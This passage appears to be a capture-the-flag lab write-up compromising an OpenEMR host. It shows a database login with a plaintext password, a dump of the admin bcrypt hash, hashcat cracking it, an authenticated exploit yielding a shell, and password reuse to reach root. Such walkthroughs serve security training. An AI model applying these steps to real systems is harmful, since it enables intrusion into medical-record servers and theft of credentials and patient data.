└─$ mysql -h $IP -u openemr -p'C78maEQUIEuQ' --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \\g.
Your MariaDB connection id is 268
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

MariaDB [(none)]>
openemer database is available.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| openemr            |
+--------------------+
2 rows in set (0.050 sec)

MariaDB [(none)]> use openemr;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [openemr]> show tables;
+---------------------------------------+
| Tables_in_openemr                     |
+---------------------------------------+
| addresses                             |
| amc_misc_data                         |
| amendments                            |
| amendments_history                    |
| ar_activity                           |
| ar_session                            |
| array                                 |
| audit_details                         |
| audit_master                          |
...
...
Also secure_file_priv variable is empty, meaning we can try writing files as the last resort if we can’t find anything in the database.
MariaDB [openemr]> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.047 sec)
I found admin user and its hashed password in the users_secure table.
MariaDB [openemr]> select * from users_secure;
+----+----------+--------------------------------------------------------------+--------------------------------+---------------------+-------------------+---------------+-------------------+---------------+
| id | username | password                                                     | salt                           | last_update         | password_history1 | salt_history1 | password_history2 | salt_history2 |
+----+----------+--------------------------------------------------------------+--------------------------------+---------------------+-------------------+---------------+-------------------+---------------+
|  1 | admin    | $2a$05$bJcIfCBjN5Fuh0K9qfoe0eRJqMdM49sWvuSGqv84VMMAkLgkK8XnC | $2a$05$bJcIfCBjN5Fuh0K9qfoe0n$ | 2021-05-17 10:56:27 | NULL              | NULL          | NULL              | NULL          |
+----+----------+--------------------------------------------------------------+--------------------------------+---------------------+-------------------+---------------+-------------------+---------------+
1 row in set (0.046 sec)
Successfully cracked the hash.
$2a$05$bJcIfCBjN5Fuh0K9qfoe0eRJqMdM49sWvuSGqv84VMMAkLgkK8XnC:thedoctor

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$05$bJcIfCBjN5Fuh0K9qfoe0eRJqMdM49sWvuSGqv84VMMA...kK8XnC
Time.Started.....: Mon Jan 12 05:17:01 2026 (17 secs)
Time.Estimated...: Mon Jan 12 05:17:18 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2464 H/s (5.98ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 43600/14344385 (0.30%)
Rejected.........: 0/43600 (0.00%)
Restore.Point....: 43584/14344385 (0.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1....: tigger20 -> taytay2
Hardware.Mon.#1..: Util: 93%

Started: Mon Jan 12 05:16:56 2026
Stopped: Mon Jan 12 05:17:20 2026
With the username and cleartext password, I finally was able to authenticate to openemr .



Now that I have valid credentials, I can use exploits that I discovered earlier via searchsploit. I couldn’t use those attacks before because all of them require authentication.

all of the exploits utilize /openemr/portal path but portal is disabled in the website’s settings.
Got the perfectly stabilized shell with penelope
Found local.txt
www-data@APEX:/home/white$ ls
local.txt
www-data@APEX:/home/white$ cat local.txt
1f1d...
Privilege Escalation
I tried admin’s password on root and it worked.
www-data@APEX:/home/white$ su root
Password:
root@APEX:~# whoami
root
Found root.txt
root@APEX:~# cd /root
root@APEX:~# ls
proof.txt
root@APEX:~# cat proof.txt
fef...